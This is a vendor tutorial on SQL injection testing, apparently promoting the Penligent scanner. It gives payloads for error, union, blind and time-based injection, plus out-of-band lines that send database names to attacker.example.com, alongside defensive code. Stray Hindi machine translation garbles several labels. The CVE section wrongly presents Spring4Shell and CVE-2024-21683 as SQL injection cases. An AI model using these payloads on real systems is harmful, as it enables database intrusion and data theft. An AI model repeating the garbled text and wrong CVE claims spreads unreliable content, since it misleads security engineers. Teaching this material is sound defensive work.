

SQL injection test refers to the systematic process of identifying, validating, and mitigating SQL injection vulnerabilities in applications that interact with relational databases. Despite being one of the oldest web vulnerabilities, SQL injection remains a top-tier threat in 2025 due to legacy code, ORM misuse, API-driven architectures, and AI-generated code paths that silently reintroduce unsafe query patterns. For security engineers, an effective SQL injection test is not about payload guessing—it is about understanding execution context, database behavior, and observable side effects across modern stacks.
What a SQL Injection Test Actually Proves
A proper SQL injection test confirms three things, not just one:
- User-controlled input reaches a SQL interpreter
- The input alters query semantics
- The alteration is observable, either directly (in-band) or indirectly (blind/out-of-band)
If any of these elements is missing, the test is incomplete. This is why modern testing blends in-band SQLi, blind SQLi, और out-of-band SQLi rather than relying on error messages alone.
Authoritative background:
- https://owasp.org/www-community/attacks/SQL_Injection
- https://portswigger.net/web-security/sql-injection

Common SQL Injection Test Entry Points in 2025
SQL injection test coverage must extend beyond classic form fields. Real-world breaches increasingly originate from overlooked surfaces:
- JSON APIs (
/search,/filter,/graphql) - HTTP headers (
User-Agent,X-Forwarded-For) - File imports (CSV, XML, XLSX)
- Background jobs consuming user data
- AI-assisted query builders
A security engineer should assume any string that influences a database call is a candidate.
SQL Injection Test Techniques by Visibility
| Technique Type | Observable Signal | Typical Use Case |
|---|---|---|
| Error-based SQLi | Database error message | Legacy apps, debug builds |
| Union-based SQLi | Injected data in response | Report pages, exports |
| Boolean-based blind SQLi | Response differences | Hardened production systems |
| Time-based blind SQLi | Response delay | Strict error suppression |
| Out-of-band SQLi | DNS/HTTP callback | Egress-permitted environments |
This classification matters because defenders often block one class but not others.
Attack Example 1: Error-Based SQL Injection Test
sql
' OR 1=1--
Injected into a vulnerable query:
sql
SELECT * FROM users WHERE username = '$input';
If the application returns all users or throws a SQL syntax error, the test confirms injection reachability.
Why this still matters: Error-based SQLi frequently appears in internal tools, admin panels, and staging environments exposed to the internet.
Attack Example 2: Union-Based SQL Injection Test
sql
' UNION SELECT null, version(), current_database()--
Used when the response renders database output directly.
Test objective: Determine column count and data extraction feasibility.
Engineering takeaway: Union-based SQLi indicates full read capability and often leads to credential compromise.
Attack Example 3: Boolean-Based Blind SQL Injection Test
sql
' AND 1=1-- ' AND 1=2--
If responses differ, the condition is being evaluated by the database.
This technique remains effective even when:
- Errors are suppressed
- Output is sanitized
- WAF rules block obvious payloads
Attack Example 4: Time-Based Blind SQL Injection Test
MySQL example:
sql
' AND IF(1=1, SLEEP(5), 0)--
PostgreSQL example:
sql
' AND CASE WHEN (1=1) THEN pg_sleep(5) ELSE NULL END--
Why engineers care: Time-based SQL injection proves exploitability even with zero visible output.

Attack Example 5: Out-of-Band SQL Injection Test (Advanced)
sql
'; EXEC xp_dirtree '\\\\attacker.example.com\\test'--
या
sql
LOAD_FILE(CONCAT('\\\\\\\\', (SELECT database()), '.attacker.example.com\\\\a'))
If a DNS or SMB request reaches the attacker, the SQL injection test succeeds out-of-band.
Reference:
Defense Example 1: Parameterized Queries (Correct Way)
अजगर
cursor.execute(
"SELECT * FROM users WHERE username = %s",
(username,)
)
This completely neutralizes SQL injection, regardless of payload complexity.
Defense Example 2: ORM Usage (With Caveats)
अजगर
User.objects.filter(username=username)
ORMs reduce risk—but only when developers avoid raw queries and string interpolation.
Defense Example 3: Database Permission Hardening
sql
REVOKE ALL ON DATABASE appdb FROM app_user;GRANT SELECT, INSERT ON TABLE users TO app_user;
Even if SQL injection occurs, blast radius is reduced.
Defense Example 4: Time-Based SQLi Detection Logic
अजगर
if response_time > baseline + 3: alert("Possible time-based SQL injection")
This logic is often integrated into modern DAST and AI-driven scanners.
Defense Example 5: Outbound Network Controls
दे घुमा के
iptables -A OUTPUT -p tcp --dport 53 -j DROP
Blocking unnecessary outbound DNS can break out-of-band SQL injection entirely.
SQL Injection Test Automation vs Reality
Automated tools are essential but incomplete:
| औजार | Strength | Limitation |
|---|---|---|
| एसक्यूएलमैप | Payload depth | No business context |
| Burp Scanner | Workflow coverage | Limited blind chaining |
| Custom AI fuzzers | Adaptive payloads | Requires tuning |
This is why manual validation remains critical after automated detection.
CVEs Where SQL Injection Tests Failed to Catch Issues Early
- CVE-2023-34362 (MOVEit Transfer) – SQL injection leading to mass data theft
- CVE-2022-22965 (Spring4Shell chain) – Injection paths via expression evaluation
- CVE-2024-21683 – SQL injection in enterprise SaaS export pipelines
In all cases, inadequate SQL injection testing depth allowed exploitation in production.
Real-World Impact: What These SQL Injection CVEs Actually Enabled
When engineers read CVE identifiers without context, it is easy to underestimate their operational impact. The following SQL injection–related CVEs demonstrate how incomplete or superficial SQL injection testing translated directly into large-scale compromise, data exfiltration, and long-term persistence.
CVE-2023-34362 (MOVEit Transfer): SQL Injection as a Data Exfiltration Engine
CVE-2023-34362 was not “just” a SQL injection vulnerability—it was a trusted file transfer platform compromise affecting governments, banks, and Fortune 500 companies. The injection flaw allowed unauthenticated attackers to execute arbitrary SQL queries against the MOVEit backend database.
The real damage came from what SQL injection enabled next:
- Full access to stored files and metadata
- Extraction of encryption keys and session data
- Deployment of a web shell (
human2.aspx) for persistence - Silent data theft without disrupting service availability
Why SQL injection testing failed here was not tooling—it was assumption-driven testing. Security reviews focused on authenticated workflows and UI-driven paths, while attackers targeted backend endpoints designed for automation and bulk transfer. A time-based or out-of-band SQL injection test would have revealed the vulnerability well before exploitation.
CVE-2022-22965 (Spring4Shell Chains): SQL Injection as a Secondary Weapon
While CVE-2022-22965 is widely remembered as a remote code execution vulnerability, real-world incidents showed attackers chaining SQL injection after initial access to maximize impact.
Once attackers achieved code execution or configuration access, SQL injection became a post-exploitation multiplier:
- Database credential harvesting from application configs
- Direct manipulation of authorization tables
- Silent data poisoning and integrity attacks
- Long-term persistence via scheduled database jobs
This highlights an uncomfortable truth for defenders: SQL injection testing must not stop at the perimeter. Internal APIs, admin panels, and service-to-service calls are often far more vulnerable than public endpoints.
CVE-2024-21683: Silent SQL Injection in Enterprise Export Pipelines
CVE-2024-21683 affected enterprise platforms where SQL injection existed inside data export and reporting pipelines, not user-facing pages. Attackers could inject payloads that executed during scheduled exports, resulting in:
- Unauthorized access to entire tenant datasets
- Cross-tenant data leakage in multi-tenant environments
- No visible errors or alerts during normal application usage
This vulnerability class is especially dangerous because:
- There is no interactive response to test manually
- Exploitation happens asynchronously
- Traditional DAST tools often miss it entirely
Only time-based or out-of-band SQL injection testing exposed the vulnerability reliably. This CVE is a textbook example of why modern SQL injection tests must include delayed execution paths and background workers.
SQL Injection Testing in AI-Generated Code
AI-generated backend code frequently:
- Uses string concatenation for speed
- Omits parameter binding
- Assumes trusted inputs
Security teams must treat AI output as untrusted code and apply the same SQL injection test rigor.
Where Penligent Fits in SQL Injection Testing
In real environments, SQL injection tests often fail because scanners:
- Miss deep API paths
- Stop after first negative signal
- Do not chain blind conditions
पेनलिजेंट enhances SQL injection testing by:
- Using AI-driven payload evolution
- Correlating time-based and out-of-band signals
- Mapping data flow from input to query execution
- Running safely inside CI/CD pipelines
This enables detection of non-obvious, production-grade SQL injection paths that legacy scanners miss.
Final Takeaway for Security Engineers
A sql injection test is not a single payload or tool—it is a disciplined validation process that proves database control through observable behavior. In 2025, the most dangerous SQL injection vulnerabilities are not loud or obvious; they are silent, blind, and chained across modern architectures.
Engineers who test for behavior, timing, and side effects, not just errors, will continue to catch what attackers exploit.

 Hindi
Hindi  English
  German
  French
  Spanish
  Portuguese
  Japanese
  Korean
  Arabic
  Turkish
  Hebrew